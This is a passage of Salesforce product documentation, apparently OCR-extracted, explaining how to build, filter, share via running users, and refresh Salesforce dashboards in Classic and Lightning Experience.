- Click a dashboard component or its elements to drill down to the source report, filtered report, record detail page, or other URL. If you drill down on a filtered component, the dashboard filters are applied to the source report.

1. Set Dashboard Properties in Accessibility Mode
2. Adding and Editing Dashboard Components in Accessibility Mode
3. Dashboard Component Properties in Accessibility Mode

SEE ALSO:

Adding and Editing Dashboard Components in Accessibility Mode

Build a Salesforce Classic Dashboard

Set Dashboard Properties in Accessibility Mode

Set Dashboard Properties in Accessibility Mode

Important: This topic applies only if you're *not* using the dashboard builder. *Dashboard builder* is a drag-and-drop interface for creating and modifying dashboards.

To set dashboard properties:

1. Edit a dashboard and click **Dashboard Properties**.
2. Do the following:
   - Enter a title and description for the dashboard.
   - If you have the "Customize Application" permission, enter a unique name to be used by the API and managed packages.
   - Select the number of columns for this dashboard. Each dashboard can have two or three columns.

     Important: Before removing a column, move its components to another column; otherwise, they may not be visible.

   - Select a folder to store the dashboard. The folder should be accessible by all of your intended viewers.
   - Choose the `Dashboard Running User` to set visibility settings for the dashboard:
     - Select `Run as specified user` and set the `Running User` field to show all dashboard users the same data, regardless of their personal security settings. If you don't have "View All Data," you can only choose yourself.
     - Select `Run as logged-in user` to show data to each user according to his or her access level.
       - Set the `View Edit Page as` field to preview the dashboard edit page from the point of view of the selected user.
       - If you have the "View My Team's Dashboards" or "View All Data" permission, select `Let authorized users change running user` to enable those with permission to change the running user on the dashboard edit page. Users with "View My Team's Dashboards" can view the dashboard as any user below them in the role hierarchy. Users with "View All Data" can edit the dashboard and view it as any user in their organization.
   - Under Component Settings, select the title color and size, text color, and background fade. If you don't want a gradient, choose the same color for both `Starting Color` and `Ending Color`.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create dashboards:
- "Run Reports" AND "Manage Dashboards"

To create, edit, and delete dynamic dashboards:
- "Run Reports" AND "Manage Dynamic Dashboards"

To enable choosing a different running user for the dashboard:
- "View My Team's Dashboards" OR "View All Data"

3. Click **Save**.

SEE ALSO:

Set Up Dynamic Dashboards in Salesforce Classic

Choose a Running User in Salesforce Classic

Adding and Editing Dashboard Components in Accessibility Mode

Important: This topic applies only if you're *not* using the dashboard builder. *Dashboard builder* is a drag-and-drop interface for creating and modifying dashboards.

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators for your organization. Each dashboard can have up to 20 components.

To add a dashboard component:

1. Edit a dashboard.
2. Click **Add Component** from the top of any column and define component properties.
3. Choose the `Custom Report` to use for your dashboard. If you chose the `Visualforce Page`, or `Custom S-Control` component, select a page or s-control and enter the display height. You can show a joined report that includes a chart on a dashboard. Edit the joined report dashboard component and select **Use chart as defined in the source report**.

   Note:

   - Custom forecast and lead reports that you created using a standard report may not be available in the `Custom Report` list.
   - To use a tabular report on a dashboard, first limit the row count, by setting the `Rows to Display` option, the sort column, and the order on the Select Criteria page of the report. You can't use gauge or metric components on dashboards using tabular reports.

4. Enter the appropriate settings for the component type you selected:Choose settings on the Formatting tab for the component type you selected:
   - Formatting Settings for Dashboard Bar Chart Components
   - Formatting Settings for Dashboard Scatter Chart Components
   - Formatting Settings for Dashboard Gauge Components
   - Formatting Settings for Dashboard Metric Components
   - Formatting Settings for Dashboard Table Components
5. Click **Save**.

Note: Metric components placed directly above and below each other in a dashboard column are displayed together as a single component.

SEE ALSO:

Chart Types

Modify a Dashboard Component

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create dashboards:
- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you created:
- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you didn't create:
- "Run Reports," "Manage Dashboards," AND "View All Data"

Dashboard Component Properties in Accessibility Mode

Important: This topic applies only if you're *not* using the dashboard builder. *Dashboard builder* is a drag-and-drop interface for creating and modifying dashboards.

The following settings may vary according to the component type you select.

Field	Description
`Component Type`	Select vertical or horizontal bar chart, line chart, pie or donut chart, table, metric, gauge, Visualforce page, or custom s-control.
`Header`	Enter text to display at the top of the dashboard component.
`Footer`	Enter text to display at the bottom of the dashboard component.
`Title`	Enter a title to identify the dashboard component.
`Display Units`	Choose a scale for displaying your chart values. For table components, this setting applies only to the first column. For best results, choose Auto to let Salesforce select appropriate units.
`Drill Down to`	Select what happens when users click a dashboard component: • Source Report—Takes the user to the full source report for the dashboard component. • Filtered Source Report—When users click individual groups, X-axis values, or legend entries, they are taken to the source report filtered by what they clicked. For example, if you had a stacked vertical column chart of opportunities grouped by stage, with months as the X-axis, you could click an individual stage in a bar, a month on the X-axis, or a legend entry for a stage to drill down to the filtered source report. (Not available for gauges, metrics, or tables.) • Record Detail Page—When users click chart or table elements, axis values, or legend entries, they are taken to the detail page for that record. You can only choose this option for tables and charts that use a source report grouped by record name, record owner, or feed post. (Not available for gauges or metrics.) • Other URL—Takes the user to the URL that you specify. You can't add URLs that begin with “mailto:” or “javascript:” to dashboard components. **Note:** Filtered and record detail page drill-down are disabled for dashboard charts with more than 200 values.
`Drill Down URL`	Specify the URL that users go to when they click the dashboard component. Use this option to send users to another dashboard, report, record detail page, or other system that uses a Web interface.

SEE ALSO:

- Modify a Dashboard Component
- Dashboard Component Types

Install the CRM Sample Dashboards from AppExchange

Use these dashboards from the AppExchange as a starting point for building dashboards that meet your business needs.

The CRM sample dashboards package from AppExchange offers best-practice dashboards with underlying reports that are based on your organization's standard objects and fields. You can use these sales, marketing, service, and support dashboards to track business processes and key performance metrics for yourself, your team, and your company. Dashboards in this package include:

- **Sales & Marketing Dashboards**
  - Marketing Executive Dashboard
  - Sales Executive Dashboard
  - Sales Manager Dashboard
  - Salesperson Dashboard
- **Customer Service Dashboards**
  - Agent Supervisor Overview Dashboard
  - Service Executive Overview Dashboard
  - Service KPIs Dashboard

1. In AppExchange, search for "Salesforce CRM Dashboards" and click **Get It Now**.
2. To install the sample dashboards, install the package.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To install packages:
- "Download AppExchange Packages"

To create dashboards:
- "Run Reports" AND "Manage Dashboards"

Filter Your Dashboard

Dashboard filters make it easy to provide different combinations of data from a single dashboard. You don't need separate dashboards for different sets of users — just give each group a filter that makes sense for them. When you use a filter on a dashboard, the filtered view is shown again the next time you visit the dashboard.

A filter has a name, a filter operator and one or more values. Each filter can have up to 10 options. Each dashboard can have up to 3 filters. Contact Salesforce to increase the filter options limit. A maximum of 50 filter options is possible.

You can filter on picklists, lookups, and checkboxes, and on text, numeric, date, and datetime fields.

When you change filters on a dashboard, the dashboard shows previously cached data, if it exists. If no data exists, the dashboard fetches the latest. Either way, the dashboard's "Last Refreshed" date shows you the timestamp for the data you're viewing. Click **Refresh** to get the most recent data.

Note: There are some things you can't do with dashboard filters.

- Filters can't be added to dashboards that contain Visualforce or s-control components.
- It's not possible to filter on bucket fields. However, it is possible to use a report filtered on a bucket field on the dashboard page.
- Filters aren't applied when you schedule or email a dashboard.
- You can't filter data on a joined report in dashboard view or add a filter to a dashboard that only has joined reports.
- You can't use custom formula fields in a dashboard filter.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add filters to a dashboard:
- "Run Reports" AND "Manage Dashboards"

To view, refresh, and filter dashboards:
- "Run Reports" AND access to dashboard folder

- In Lightning Experience, you can't edit filtered dashboards, which means you can't add new dashboard filters. (You can change existing filters while viewing the dashboard, though!) Switch to Salesforce Classic to edit filtered dashboards.

1. Add a Dashboard Filter
   To create a dashboard filter, select a field that contains the type of information you want to filter on, then define how the filter returns the data.
2. Apply a Dashboard Filter
   Filter a dashboard to analyze the information interactively. When you filter a Salesforce Classic dashboard, the filtered view is preserved so that the next time you see the dashboard, data is filtered by the same view. In Lightning Experience, dashboards always open with no filters applied.
3. Dashboard Filter Examples
   Filters on a dashboard allow you to choose different views of data. When you filter a Salesforce Classic dashboard, the filtered view is preserved so that the next time you see the dashboard, data is filtered by the same view. In Lightning Experience, dashboards always open with no filters applied. Without dashboard filters, you'd have to create multiple dashboards, each with its own set of filtered reports.

Add a Dashboard Filter

To create a dashboard filter, select a field that contains the type of information you want to filter on, then define how the filter returns the data.

The field you select for the filter may have *equivalent fields*. Equivalent fields share the same underlying object as the field you select for the filter. You can use equivalent fields to filter components that don't have the exact field you selected for the filter, or to filter some components differently. For example, if you filter on the `Account Owner` field, equivalent fields may include `Opportunity Owner` or `Opportunity Created by`, as all three are part of the User object.

When you edit a dashboard, you can see how each component is being filtered under `Filtered By`. If equivalent fields are available for a component, you can select a different field to filter the component.

1. Click **Edit** on your dashboard, then click **Add Filter**.
   In Lightning Experience, you can't edit filtered dashboards, which means you can't add new dashboard filters. (You can change existing filters while viewing the dashboard, though!) Switch to Salesforce Classic to edit filtered dashboards.
2. Select the field to filter on from the `Field` drop-down. The drop-down shows fields that can be used to filter all components. (To see equivalent fields for your selection, click .)
3. Give your filter a display label to identify it. If your filter has many equivalent fields, we recommend using a label that works for all components.
4. Under Filter Options, select an operator and provide one or more values to filter by.
   Use the **Group Name** field to give your filter a name. For example, on a sales dashboard, you might gather several stages of Opportunities into a group called "Early." This lets users quickly filter the dashboard to show only data relevant to deals that are in the early stages of development.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add filters to a dashboard:

- "Run Reports" AND "Manage Dashboards"



Note: Options with multiple values are treated as OR conditions.

5. Click **OK**. When you click OK, you can see how the filter is applied on each component. If equivalent fields are available for a component, you can select which one to use to filter the component.

To modify or delete an existing filter, from the filter drop-down, select **Edit Filter** or **Remove Filter**.

Apply a Dashboard Filter

Filter a dashboard to analyze the information interactively. When you filter a Salesforce Classic dashboard, the filtered view is preserved so that the next time you see the dashboard, data is filtered by the same view. In Lightning Experience, dashboards always open with no filters applied.

Note: All components on the dashboard aren't necessarily filtered on the same field. The person who created or edited the dashboard specifies which field is used.

1. Open a dashboard.

   In Salesforce Classic, if you applied any filters last time you used this dashboard, notice that they are still selected. In Lightning Experience, the dashboard always opens with no filters applied.

2. Select an option from the filter drop-down.
   Each filter has one or more options you can choose to narrow your selection further.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view, refresh, and filter dashboards:

- "Run Reports" AND access to dashboard folder



3. To see data unfiltered, select **Clear Filter** or **All** from the filter drop-down.

Dashboard Filter Examples

Filters on a dashboard allow you to choose different views of data. When you filter a Salesforce Classic dashboard, the filtered view is preserved so that the next time you see the dashboard, data is filtered by the same view. In Lightning Experience, dashboards always open with no filters applied. Without dashboard filters, you'd have to create multiple dashboards, each with its own set of filtered reports.


EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Sales Performance by Products


Create a sales dashboard that lets viewers track sales performance by products. To do so, create a dashboard with key performance indicators, like closed revenue. Add a filter on the `Product Name` field so viewers can see performance by product.



Deals for Different Account Segments

Show how different types of deals are performing across different account segments by creating a dashboard with two filters. Create a filter for `Annual Revenue` that contains several ranges that reflect how your organization segments accounts, then create a filter

on opportunity `Type`, and finally add a filter to show deals by `Region`. Create this as a dynamic dashboard to let the entire sales organization use it: managers can use it to view the performance of their teams, while reps can use it to monitor their own performance.



Choose Who People View a Dashboard As

Say that your sales people can only view their own opportunities, but you'd like to review all opportunities closed in the last quarter. Create a dashboard and let people view the dashboard as you (or anyone else who can see all opportunities). When your sales people open the dashboard, they see info about all opportunities instead of only their opportunities. (Their data access in Salesforce remains unchanged. They can only see more data in your dashboard.)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Choose Who People View a Dashboard as in Lightning Experience

Scope the data that dashboard readers see by specifying who they view the dashboard as. Remember, when you specify who people view the dashboard as you can give dashboard readers a broader view of data than they normally have. Be sure to control access to your dashboard by saving it in an appropriate dashboard folder.

Choose a Running User in Salesforce Classic

Select a *running user* to specify which data to display in a dashboard.

Choose Who People View a Dashboard as in Lightning Experience

Scope the data that dashboard readers see by specifying who they view the dashboard as. Remember, when you specify who people view the dashboard as you can give dashboard readers a broader view of data than they normally have. Be sure to control access to your dashboard by saving it in an appropriate dashboard folder.

People view dashboards as a specified user — whomever is listed above the dashboard next to "Viewing as." Specify who people view the dashboard as while creating or editing a dashboard.

If you have "View All Data," you can choose any user in your organization to be a running user of the dashboard. If you have "View My Team's Dashboards," you can choose any user below you in the role hierarchy.

1. Edit a dashboard.
2. Open the Properties menu by clicking .
3. Under **View Dashboard As**, select who people view the dashboard as:
   - **Me** — Dashboard readers see data in the dashboard according to your access to data.

     For example, if you can only see Opportunities in Canada, then dashboard readers only see data about Opportunities in Canada.
   - **A specified user** — Dashboard readers see data in the dashboard according to the data access level of whomever you specify.

     For example, if you choose someone who can see Opportunities from any country, then dashboard readers see data about Opportunities from all countries.
   - **The logged in user** — Dashboard readers see data as themselves, according to their own access to data.
4. If necessary, specify who dashboard readers view the dashboard as.
5. Optionally, select **Allow dashboard viewers to change this (dynamic dashboard)** to enable a reader with appropriate user permissions to choose who they view the dashboard as. With the "View My Team's Dashboards" user permission, the reader can view the dashboard as themself or as anyone beneath them in the role hierarchy. With the "View All Data" user permission, the reader can view the dashboard as anyone.
6. From the Properties window, click **Save**. Then, from the Dashboard Builder, click **Save** again.

When people open your dashboard, they see data as the person that you specified.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete dashboards:

- "Run Reports"

  AND

  "Manage Dashboards"

To specify who people view a Lightning Experience dashboard as:

- "View My Team's Dashboards"

  OR

  "View All Data"

To enable dashboard readers to choose who they view the dashboard as:

- "View My Team's Dashboards"

  OR

  "View All Data"

Choose a Running User in Salesforce Classic

Select a *running user* to specify which data to display in a dashboard.

Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard.

Note: The "Manage Dynamic Dashboards" permission, required for selecting a running user, isn't available in **Professional** Edition.

If you have "View All Data," you can choose any user in your organization to be a running user of the dashboard. If you have "View My Team's Dashboards," you can choose any user below you in the role hierarchy.

Note: Dashboard components that use Visualforce ignore the running user; content displays only if the viewing user has access to the Visualforce page. Other components in the dashboard are not affected.

Users with a Salesforce Platform or Salesforce Platform One user license can only view a dashboard if the dashboard running user also has the same license type. Users with user licenses that don't have full dashboard access can only see dashboards with running users of the same license type. Consider creating separate dashboards for users with different license types.

To select a dashboard's running user in Salesforce Classic:

1. Edit a dashboard.
2. Click the button next to the `View dashboard as` field.

   Note: If you don't have "Manage Dynamic Dashboards" permission, just enter a running user and skip to the final step. Enter "*" to see all available users.
3. Choose a running user setting.
   - **Run as specified user.** The dashboard runs using the security settings of that single, specific user. All users with access to the dashboard see the same data, regardless of their own personal security settings. This approach is perfect for sharing the big picture across a hierarchy or motivating team members by showing peer performance within a team. If you don't have "View All Data," you can only choose yourself. If you have "View My Team's Dashboards," you can choose any user below you in the role hierarchy.
   - **Run as logged-in user.** A *dynamic dashboard* runs using the security settings of the user viewing the dashboard. Each user sees the dashboard according to his or her own access level. This approach helps administrators share one common set of dashboard components to users with different levels of access.
4. Optionally, select `Let authorized users change running user` to enable those with permission to change the running user on the dashboard view page.
   - Users with "View My Team's Dashboards" can view the dashboard as any user below them in the role hierarchy.
   - Users with "View All Data" can edit the dashboard and view it as any user in their organization.
   - Users with "Enable Other User's Dashboard" can edit the dashboard if they have access to it, even if they aren't the running user and don't have "View All Data."

   Note: If you have "View All Data" or "View My Team's Dashboards," you can preview the dashboard *edit* page as a different user, but you must select `Let authorized users change running user` to change the running user from the dashboard *view* page.
5. Click **OK**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete dashboards:

- "Run Reports" AND "Manage Dashboards"

To create, edit, and delete dynamic dashboards:

- "Run Reports" AND "Manage Dynamic Dashboards"

To enable choosing a different running user for the dashboard:

- "View My Team's Dashboards" OR "View All Data"

6. In the `View dashboard as` field, enter a running user.
7. Save your dashboard.

Provide Individualized Views of a Dashboard in Salesforce Classic
Dynamic dashboards enable each user to see the data they have access to. With a dynamic dashboard, you can control data visibility without having to create a separate dashboard, with its own running user and folder, for each level of data access.

Set Up Dynamic Dashboards in Salesforce Classic
Create a folder to hold the dashboard and its underlying reports, then create the dashboard.

Provide Individualized Views of a Dashboard in Salesforce Classic

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Dynamic dashboards enable each user to see the data they have access to. With a dynamic dashboard, you can control data visibility without having to create a separate dashboard, with its own running user and folder, for each level of data access.

Administrators control access to dashboards by storing them in folders with certain visibility settings. Dashboard folders can be public, hidden, or restricted to groups, roles, or territories. If you have access to a folder, you can view its dashboards.

Folders control access to the dashboard, but the *running user* determines access to data. The running user options are:

- **Run as specified user.** The dashboard runs using the security settings of that single, specific user. All users with access to the dashboard see the same data, regardless of their own personal security settings. This approach is perfect for sharing the big picture across a hierarchy or motivating team members by showing peer performance within a team. If you don't have "View All Data," you can only choose yourself. If you have "View My Team's Dashboards," you can choose any user below you in the role hierarchy.
- **Run as logged-in user.** A *dynamic dashboard* runs using the security settings of the user viewing the dashboard. Each user sees the dashboard according to his or her own access level. This approach helps administrators share one common set of dashboard components to users with different levels of access.

With a dynamic dashboard, you can control data visibility without having to create a separate dashboard, with its own running user and folder, for each level of data access. A single dynamic dashboard can display a standard set of metrics across all levels of your organization.

You can create up to three filters for each dynamic dashboard. Filtering dynamic dashboards gives administrators additional flexibility in creating dashboards. For example, you can create an organization-wide sales scorecard that contains sales rep and product filters. This allows individual sales managers to view their reps' performance collectively as well as individually. It also lets them view sales by product to understand which products specific reps are or aren't selling.

Managers with the "View My Team's Dashboards" or "View All Data" permission can set an option to preview the dashboard from the point of view of users under them in the role hierarchy.

Your organization can have up to 5 dynamic dashboards for Enterprise Edition, 10 for Unlimited and Performance Edition, and 3 for Developer Edition.Additional dynamic dashboards may be available for purchase.

Note:

- Dynamic dashboards don't support following components.
- You can't save dynamic dashboards to personal folders.
- You can't schedule refreshes for dynamic dashboards. They must be refreshed manually.

Example Business Scenario

Let's say that your opportunity team consists of one vice president, four sales managers, and 40 sales reps—10 reps per manager. You've been asked to create dashboards that display the following metrics, restricted by role and hierarchy:

Role	Total Bookings	Close Rates by Competitor	Number of Activities by Meeting Type
Sales Rep	✅		✅
Sales Manager	✅	✅	
VP of Sales	✅	✅	

Sales reps should only see their own data; managers should only see data for the reps they manage; and the VP should see data across the entire team. In this scenario, you'd typically have to create *45* different dashboards—one for every single person. You'd also have to create multiple folders to manage access rights.

With dynamic dashboards, you can create just *two* dashboards and store them in a single folder:

- Create a dynamic dashboard for sales reps with the following components:
  - A gauge of total bookings
  - A table of activities by meeting type
- Create a dynamic dashboard for managers and the VP with the following components:
  - A gauge of total bookings
  - A column chart of close rates by competitor
- Optionally, create filters that let viewers further refine their dashboard views. For example, create a filter on key accounts to let viewers focus on bookings, activities, and competitive threats for each account.

All users only see data that they can access. Sales reps see their own bookings and activities. Managers see bookings and close rates for the reps they manage. The VP sees bookings and close rates for the whole team. Because the metrics are the same for managers and the VP, you can use the same dynamic dashboard for both roles. The dynamic dashboards feature reduces the number of required dashboards from 45 to two!

SEE ALSO:

Filter Your Dashboard

Build a Salesforce Classic Dashboard

Set Up Dynamic Dashboards in Salesforce Classic

Set Up Dynamic Dashboards in Salesforce Classic

Create a folder to hold the dashboard and its underlying reports, then create the dashboard.

Your organization can have up to 5 dynamic dashboards for Enterprise Edition, 10 for Unlimited and Performance Edition, and 3 for Developer Edition.

Note:

- You can't save dynamic dashboards to personal folders.
- You can't schedule refreshes for dynamic dashboards. They must be refreshed manually.

1. Create folders accessible to all dashboard viewers to store dynamic dashboards and corresponding component source reports.
2. From the Dashboards tab, create a new dashboard or edit an existing one.
3. Click the button next to the `View dashboard as` field.

   Note: If you don't have "Manage Dynamic Dashboards" permission, just enter a running user and skip to the final step. Enter "*" to see all available users.
4. Select `Run as logged-in user`.
5. Optionally, select `Let authorized users change running user` to enable those with permission to change the running user on the dashboard view page.
   - Users with "View My Team's Dashboards" can view the dashboard as any user below them in the role hierarchy.
   - Users with "View All Data" can edit the dashboard and view it as any user in their organization.
   - Users with "Enable Other User's Dashboard" can edit the dashboard if they have access to it, even if they aren't the running user and don't have "View All Data."
6. Click **OK**.
7. In the `View dashboard as` field, enter a running user.
8. Save your dashboard.
9. Set the appropriate `Show` option on the report run page.
   For example, if you choose "My Team's Opportunities," each dynamic dashboard viewer can see all opportunities for the team.

Tip: To avoid restricting the dashboard's view of the data:

- Make sure advanced filters don't include specific record owners (for example, *`Opportunity Owner equals Frank Smith`*).
- Don't click `Save Hierarchy Level` when saving opportunity reports.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete dynamic dashboards:

- "Run Reports" AND "Manage Dynamic Dashboards"

To enable choosing a different running user for the dashboard:

- "View My Team's Dashboards" OR "View All Data"

SEE ALSO:

Add a Dashboard Filter

Provide Individualized Views of a Dashboard in Salesforce Classic

Choose a Running User in Salesforce Classic

Run and Then Read a Dashboard

Click on a dashboard's name to run it. Dashboard charts are interactive, so be sure to hover and click on them to get more info!

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

1. Refresh Dashboard Data
   Click **Refresh** to load the latest data into the dashboard. The data is as current as the date and time displayed after `As of...` at the top right corner of the dashboard.
2. Schedule a Dashboard Refresh
   In Enterprise Edition, Unlimited Edition, and Performance Edition, you can schedule dashboards to refresh daily, weekly, or monthly.
3. Expand Dashboard Components to See a Larger Version in Lightning Experience
   Sometimes a chart or table is just a little too small. Open it in a window so you can see all the details.

Refresh Dashboard Data

Click **Refresh** to load the latest data into the dashboard. The data is as current as the date and time displayed after `As of...` at the top right corner of the dashboard.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To refresh dashboard data:

- "Run Reports" AND access to dashboard folder

1. Click **Refresh** to replenish your dashboard with the most recent data.
   When dashboard data is being refreshed, the **Refresh** button changes to **Refreshing...**You can leave the dashboard and do other things in Salesforce while the data refreshes. When the dashboard has finished refreshing, Salesforce 1 tells you that the dashboard is ready through the right-hand notification panel. Since push notifications aren't enabled for dashboard refreshes, you're notified only in the app and not in through email.

   Tip: If your dashboard data doesn't refresh after ten minutes, the refresh automatically stops. If necessary, click **Refresh** again.

When you refresh a dashboard, the dashboard data refreshes for anyone else in your organization that has access to that dashboard. Additional refreshes submitted during a refresh and up to one minute after the completion of a refresh are ignored; users view the most current data.

When you change filters on a dashboard, the dashboard shows previously cached data, if it exists. If no data exists, the dashboard fetches the latest. Either way, the dashboard's "Last Refreshed" date shows you the timestamp for the data you're viewing. Click **Refresh** to get the most recent data.

Schedule a Dashboard Refresh

In Enterprise Edition, Unlimited Edition, and Performance Edition, you can schedule dashboards to refresh daily, weekly, or monthly.

Note: Users with the "View Setup and Configuration" permission can view all the dashboards scheduled to refresh for your organization on the All Scheduled Jobs page. To view the All Scheduled Jobs page, from Setup, enter *Scheduled Jobs* in the Quick Find box, then select **Scheduled Jobs**. Users with "Modify all Data" permission can click **Del** next to a specific scheduled dashboard refresh to permanently delete all instances of the scheduled refresh.

You can also set up Salesforce to send an email with an HTML version of the dashboard when the refresh completes. For email applications that don't support HTML, the email includes text and a link to the dashboard.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To schedule and email a dashboard refresh:
- "Schedule Dashboards"

To delete the schedule to refresh a dashboard:
- "Modify All Data"

1. On the Dashboards tab, select a dashboard using the View Dashboard field.
2. Click **Refresh** and choose **Schedule Refresh**

   Filters aren't applied when you schedule or email a dashboard.

   Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard.

   Note: If the running user becomes inactive, the dashboard doesn't run.

3. Select notification settings.
   - Click To me to send an email to your user's address.
   - Click To others... to send an email to additional Salesforce users.

     Note: Portal users receive report and dashboard refresh email notifications when the Allow Reports and Dashboards to Be Sent to Portal Users option is enabled.

   - Dashboard refresh notifications may not display properly in Outlook 2007.
   - In HTML-formatted dashboard refresh notifications, users can click the name of the dashboard to log in to Salesforce and view the dashboard.
   - To send a dashboard refresh notification to other users, store the dashboard in a public folder with access granted to others. Other users can't access dashboards in your personal folders. To add a dashboard to a public folder, edit the dashboard properties.
   - Users can click components in a dashboard refresh notification to view the source report in Salesforce.
